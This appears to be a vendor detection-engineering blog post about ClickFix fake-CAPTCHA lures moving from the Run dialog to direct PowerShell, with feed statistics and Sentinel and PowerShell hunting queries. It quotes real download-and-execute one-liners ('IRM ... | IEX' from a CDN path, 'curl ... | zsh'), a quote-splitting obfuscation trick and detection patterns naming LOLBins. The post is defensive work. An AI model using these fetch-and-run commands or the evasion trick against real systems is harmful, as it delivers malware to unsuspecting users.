Detecting the ClickFix move from Win+R to Win+X
ClickFix has migrated from Win+R (Windows Run) to Win+X (direct PowerShell). Since October, more than 90% of ClickFix payloads only work when pasted into an open PowerShell window, out of sight of detections built around the Run dialog. Here is what changed, and how to detect it.
- ClickFix
- Detection Engineering
- Purple Teaming
- Threat Intelligence
In a ClickFix attack, a fake CAPTCHA tricks employees into pasting and running a malicious command themselves, so nothing gets downloaded through the browser for security tools to catch. The technique has been around for a while, but the way victims are told to run the command is changing, and detections need to follow.
This post is split into five sections: the data, the new lure, what changes for defenders, detection and prevention, and how to test your own detections.
1. The data
All data in this post comes from clickfix.observer, a public feed built by the team at Passguard. It finds ClickFix lures on (mostly hacked) websites, and for every lure it captures the command that gets copied to the clipboard, the instructions shown to the victim and a screenshot of the page. Between 11 August and 10 November 2026 it collected 9000+ lures. That level of detail, freely available to anyone, is what made this analysis possible. Thanks to Passguard for building and publishing it.
A few numbers to set the scene:
- 99.8% of the lures carry a Windows payload. Most of them are a one-liner that downloads a script and runs it in memory (
irm | iex). - 73% use a fake CAPTCHA or Cloudflare check to get the victim to paste the command.
The payload can reveal how the lure was meant to be launched. If it begins with powershell, mshta, or cmd /c, it includes a command the target can enter through the Run dialog with Win+R. A command like IRM ... | IEX without a prefix only works inside a PowerShell window that's already open, which is exactly what Win+X followed by I gives you. Grouping all 9000+ payloads this way gives the chart below.

How the pasted command starts: built for the Run dialog, or for an open PowerShell window.
Until mid-September, 77% of the payloads were built for the Run dialog. In the second half of September, 35% were already built for an open PowerShell window (a small sample of 60 lures, as the feed was quiet that month). From October onwards it's 96%. Within that period, November shows a small rise of Run dialog payloads (8%), caused by a campaign that pipes curl into cmd, which also starts its own process.
The instructions shown to the victim confirm the shift. For 3,103 lures the report contains readable instructions that name a key combination, and 98% of those say Win+X, then I. The first Win+X lure in the feed showed up on 20 August. Of the lures that say Win+X, 99.9% carry a payload without a powershell prefix, so the two signals agree.
The switch was fast, and came right after a quiet period in the feed. This could be due to threat actors updating their campaigns in one go, rather than many attackers adopting the new lure one by one. Almost all Win+X payloads follow the same pattern (more on that in chapter 2), which fits that picture. We can't confirm it from the feed alone, though. The quiet period may also just be a gap in the collection.
Please note that November only covers the first ten days. Also, clickfix.observer started collecting in August, so we can't tell how long the Run dialog was dominant before that.
2. The new lure
The lure itself looks familiar. A fake reCAPTCHA or Cloudflare check asks the victim to prove they're human.

Step 1: a fake reCAPTCHA checkbox (sample demonstration of a lure from October 2026).
Clicking the checkbox copies a command to the clipboard and shows the "verification steps":

Step 2: the "verification steps" that send the victim to PowerShell.
The steps read:
- Press Windows Key + X to open the Power User menu.
- Press I to open Windows PowerShell or Terminal.
- In the verification window, press Ctrl + V.
- Press Enter on your keyboard to finish.
On Windows 11, Win+X followed by I opens Windows Terminal. On Windows 10, the same keys open Windows PowerShell. Both run without elevation, so there's no User Account Control (UAC) prompt that could make the victim think twice.
The payload changed along with the instructions. A Win+R lure has to start PowerShell itself, so its payload starts with something like powershell -w h -c "iex(irm ...)". A Win+X lure is pasted into a PowerShell window that's already open, so it doesn't need that. In 99.9% of the Win+X lures, the pasted command has no powershell prefix at all.

Step 3: the pasted command in the PowerShell window the victim opened (simplified).
The image above uses a simplified command. In the real lures, 98% look like this:
IRM fastly.jsdelivr[.]net/g"h"/Grog1274/ec73471d-.../7d4-8230-... | IEX
IRM (Invoke-RestMethod) downloads a script from jsDelivr, a content delivery network (CDN) that serves files straight from GitHub repositories, and IEX (Invoke-Expression) runs it in memory. The quotes in g"h" are a small trick. PowerShell glues the quoted and unquoted parts of an argument together, so g"h" simply becomes gh. You can try it yourself:
PS> Write-Output c"d"n.jsdelivr.net/g"h"/test
cdn.jsdelivr.net/gh/test
A detection rule that looks for jsdelivr.net/gh/ in a script block log won't match, while the actual request goes to exactly that URL. And because the script comes from a CDN that most proxies allow, the download itself rarely raises a flag.
3. What changes for defenders
RunMRU is a heavily monitored registry key that holds the most recent commands run through Windows Run, and explorer.exe spawning powershell.exe -w hidden -c "iex(irm ...)" is a textbook EDR alert. That's the likely reason for the shift towards direct PowerShell execution. With Win+X, both artifacts are gone.
That's not a mistake by the teams who built those detections. The attack moved away from the artifacts the detections were built on.
| Win+R lure | Win+X lure | |
|---|---|---|
| What the victim opens | Run dialog | PowerShell or Terminal |
Parent of powershell.exe | explorer.exe | WindowsTerminal.exe (Windows 11) or explorer.exe (Windows 10) |
powershell.exe command line | Contains the payload | No arguments |
RunMRU entry | Yes | No |
| Where the payload text ends up | Clipboard, command line, RunMRU, script block log | Clipboard, script block log, PSReadLine history |
One trace is the same in both columns: the payload always passes through the clipboard, and the browser is what put it there.
Windows Terminal only warns about pastes that contain multiple lines or are very large. These payloads are one short line. The same move is visible on macOS and Linux, where every ClickFix payload is a Terminal command (curl ... | zsh, bash -c "$(curl ...)" or curl ... | osascript). Those lures are still rare: 1.2% of all lures, but up from 0.2% in August to 3.4% in the first ten days of November. Almost all of them come from the same kits that serve the Windows payload.
4. Detection and prevention
Blocking the lure sites at the proxy helps, but new domains appear daily, so the last line of defense is the endpoint. Prevention first. Application control (AppLocker or Windows Defender Application Control) can block PowerShell, cmd.exe and mshta.exe for users who don't need them. Group Policy offers two lighter options: Prevent access to the command prompt blocks cmd.exe, and Remove Run menu from Start Menu disables the Run dialog, including Win+R. Neither stops the Win+X route, as that opens PowerShell.
For everyone else, it comes down to detection. The command doesn't show up where some rules look, but it still leaves traces. Below are four places to look.
4.1 The clipboard, for both routes
Whichever keys the lure asks for, the payload starts the same way: the browser writes it to the clipboard. Windows doesn't log clipboard changes by default, but Sysmon does (event ID 24, ClipboardChange). To turn it on, add CaptureClipboard and a ClipboardChange rule to your Sysmon configuration.
On its own, a browser writing to the clipboard means nothing. When the same user starts PowerShell, cmd or another LOLBin within a minute or two, it's the ClickFix pattern for both the Win+R and the Win+X lure. With Win+X, the pasted command often runs inside the terminal that just opened. IRM ... | IEX starts no new process, so the terminal starting is the only process event you get. A DNS lookup from that process makes the match much stronger, because the payload usually has to fetch its next stage. To see those lookups, also log DNS queries (Sysmon event ID 22, a DnsQuery rule).
The query below for Microsoft Sentinel is a starting point, not a finished detection. It shows how to link the events. The time window, the process lists and the exclusions are yours to tune.
let Window   = 2m;
let Browsers = dynamic(["chrome.exe", "msedge.exe", "firefox.exe", "brave.exe", "opera.exe"]);
let Tools    = dynamic(["powershell.exe", "pwsh.exe", "cmd.exe", "mshta.exe", "rundll32.exe", "msiexec.exe", "wscript.exe", "cscript.exe", "curl.exe", "certutil.exe"]);
let Sysmon = Event
  | where TimeGenerated > ago(1d)
  | where Source == "Microsoft-Windows-Sysmon" and EventID in (1, 22, 24)
  | extend Data = parse_xml(EventData).DataItem.EventData.Data
  | mv-apply d = Data on (summarize F = make_bag(bag_pack(tostring(d["@Name"]), tostring(d["#text"]))))
  | extend ImageName   = tolower(extract(@"([^\\]+)$", 1, tostring(F.Image))),
           User        = tolower(tostring(F.User)),
           ProcessGuid = tostring(F.ProcessGuid),
           ParentImage = tostring(F.ParentImage),
           CommandLine = tostring(F.CommandLine),
           QueryName   = tostring(F.QueryName);
// 1. Something was copied from a browser
let BrowserCopy = Sysmon
  | where EventID == 24 and ImageName in (Browsers)
  | project CopyTime = TimeGenerated, Computer, User, Browser = ImageName;
// 2. A shell or LOLBin was started
let ToolStart = Sysmon
  | where EventID == 1 and ImageName in (Tools)
  | project StartTime = TimeGenerated, Computer, User, Tool = ImageName, ParentImage, CommandLine, ProcessGuid;
// 3. DNS lookups made by that process
let Dns = Sysmon
  | where EventID == 22
  | summarize DnsQueries = make_set(QueryName, 10) by ProcessGuid;
BrowserCopy
  | join kind=inner ToolStart on Computer, User
  | where StartTime between (CopyTime .. (CopyTime + Window))
  | summarize arg_max(CopyTime, Browser) by StartTime, Computer, User, Tool, ParentImage, CommandLine, ProcessGuid
  | join kind=leftouter Dns on ProcessGuid
  | extend HasDns = coalesce(array_length(DnsQueries), 0) > 0
  | project CopyTime, StartTime, Computer, User, Browser, Tool, ParentImage, CommandLine, DnsQueries, HasDns
  | order by HasDns desc, StartTime desc
Copying something from a browser and opening a terminal right after is also normal work for developers and admins, so expect false positives until you tune it. Good first steps:
- Only count DNS lookups made in the minutes after the copy.
- Add PowerShell script block logging (event ID 4104) to see what actually ran (although this might be very noisy).
4.2 RunMRU, for the remaining Run dialog lures
Keep your RunMRU detections, as the Win+R variant hasn't disappeared. Just don't rely on them alone. The Run dialog only keeps this history when Let Windows track app launches is on. In our lab it was off, and four ClickFix runs through Win+R left the key empty. In a managed environment, the Group Policy setting Turn off tracking of app usage can switch it off for everyone, so check it before you trust an empty key. The key also only keeps the last 26 entries, and users can clear it.
For a quick look at the current user:
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU"
To hunt across all users who are logged in on an endpoint, run the script below with administrator rights. It strips quotes, backticks and carets before matching, so i'e'x and p^owershell don't get past it.
$Pattern = '(powershell|pwsh|cmd|mshta|curl|rundll32|msiexec|\biex\b|\birm\b|\biwr\b|https?://)'

Get-ChildItem 'Registry::HKEY_USERS' -ErrorAction SilentlyContinue | ForEach-Object {
    $key = "Registry::$($_.Name)\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU"
    $mru = Get-ItemProperty -Path $key -ErrorAction SilentlyContinue
    if ($mru) {
        $mru.PSObject.Properties | Where-Object { $_.Name -match '^[a-z]$' } | ForEach-Object {
            $cmd = $_.Value -replace '\\1$', ''
            if (($cmd -replace '["''`^]', '') -match $Pattern) {
                [pscustomobject]@{ User = $key.Split('\')[1]; Entry = $_.Name; Command = $cmd }
            }
        }
    }
}
For detection as it happens, Sysmon can log every write to the key (event ID 13, with a RegistryEvent rule on TargetObject containing \Explorer\RunMRU\). An example for Microsoft Sentinel is included below.
Event
	| where Source == "Microsoft-Windows-Sysmon" and EventID == 13
	| extend Data = parse_xml(EventData).DataItem.EventData.Data
	| mv-apply d = Data on (summarize F = make_bag(bag_pack(tostring(d["@Name"]), tostring(d["#text"]))))
	| extend TargetObject = tostring(F.TargetObject), Details = tostring(F.Details), User = tostring(F.User)
	| where TargetObject contains @"\Explorer\RunMRU\" and not(TargetObject endswith "MRUList")
	| where replace_regex(Details, @"[""'`^]", "") matches regex @"(?i)(powershell|pwsh|cmd|mshta|curl|rundll32|msiexec|\biex\b|\birm\b|\biwr\b|https?://)"
	| project TimeGenerated, Computer, User, Details
Like the clipboard query, these are a starting point, not finished detections. Expect more hits on administrator workstations, where typing cmd or powershell into the Run dialog might happen from time to time. Keep in mind that an empty RunMRU key doesn't mean nothing ran. The clipboard correlation doesn't depend on this setting.
4.3 PowerShell script block logging
If script block logging is enabled, everything typed or pasted into an interactive PowerShell session is logged as a script block (event ID 4104 in Microsoft-Windows-PowerShell/Operational). Strip quotes and backticks before matching, otherwise the g"h" trick gets past you.
The example below for Microsoft Sentinel catches both the pipe form (irm ... | iex) and the wrapped form (iex (irm ...)).
let Download = @"(irm|iwr|curl|wget|invoke-restmethod|invoke-webrequest)";
let Execute  = @"(iex|invoke-expression)";
Event
	| where Source == "Microsoft-Windows-PowerShell" and EventID == 4104
	| extend Script = replace_regex(RenderedDescription, @"[""'`]", "")
	| where Script matches regex strcat(@"(?i)\b", Download, @"\b[^|]{0,300}\|\s*", Execute, @"\b")
	  or Script matches regex strcat(@"(?i)\b", Execute, @"\s*\(\s*", Download, @"\b")
	| project TimeGenerated, Computer, Script
Like the queries above, this is a starting point and by no means meant to be perfect. It still misses payloads in many other formats. Also, expect it to fire more often on administrator workstations: plenty of legitimate install scripts are run with irm ... | iex, so plan to exclude known sources and hosts before you alert on it.
4.4 PSReadLine history
PSReadLine saves interactive commands to a history file per user, including pasted ones (it only skips lines that look like they contain secrets). That makes it a useful forensic artifact, and an easy hunt across endpoints. It only covers the Win+X route, though: a command pasted into the Run dialog never passes through an interactive PowerShell session, so it doesn't end up here.
The script below strips quotes and backticks before matching, catches both the pipe form and the wrapped form, and also checks history files from other PowerShell hosts such as VS Code. Run it with administrator rights to read every user's profile.
$Download = '(irm|iwr|curl|wget|invoke-restmethod|invoke-webrequest)'
$Execute  = '(iex|invoke-expression)'
$Pattern  = "\b$Download\b[^|]{0,300}\|\s*$Execute\b|\b$Execute\s*\(\s*$Download\b"

Get-ChildItem 'C:\Users\*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\*_history.txt' -ErrorAction SilentlyContinue |
    ForEach-Object {
        $file = $_.FullName; $n = 0
        Get-Content -LiteralPath $file | ForEach-Object {
            $n++
            if (($_ -replace '["''`]', '') -match $Pattern) {
                [pscustomobject]@{ Path = $file; LineNumber = $n; Line = $_ }
            }
        }
    }
Like the queries above, this still needs to be fine tuned heavily. Expect more hits on administrator workstations, where irm ... | iex is, unfortunately, a common way to run legitimate install scripts. Also keep in mind that the file is under the user's control: an attacker with a foothold can clear it or turn history off, so an empty result doesn't prove nothing happened.
5. Testing your own detections
As has been mentioned often enough by now, the queries above are a starting point. Whether they fire in your environment depends on your logging configuration, your EDR, and how your rules have been tuned since they were written. The only way to know is to run the attack. And then run it again next day, and the day after that. Or let the Offensys platform do that for you 😉!
You can do a basic test yourself. Put a harmless script in a GitHub repository you control, open PowerShell via Win+X and I, and paste the following command. The quotes are there on purpose: they test whether your rules handle the trick from chapter 2.
IRM cdn.jsdelivr.net/g"h"/<your-account>/<your-repo>/hello.ps1 | IEX
Afterwards, check which of the detections above fired, and how long it took.
At Offensys, our colleague Miltos built behavior-based simulations in our Continuous Purple Teaming platform for the most used and most impactful ClickFix techniques, so they still apply when attackers swap domains, scripts or obfuscation. They run from a realistic user simulation context, and produce the same telemetry as a real lure: an interactive PowerShell session without suspicious arguments, a PSReadLine entry and a download from a code CDN. The Offensys platform shows per simulation whether your controls blocked, detected or missed it. If a rule stops firing after a change, you see it at the next run.
Want both top 10 lists of ClickFix payloads, or see these simulations run in your own environment? Get in touch via offensys.com.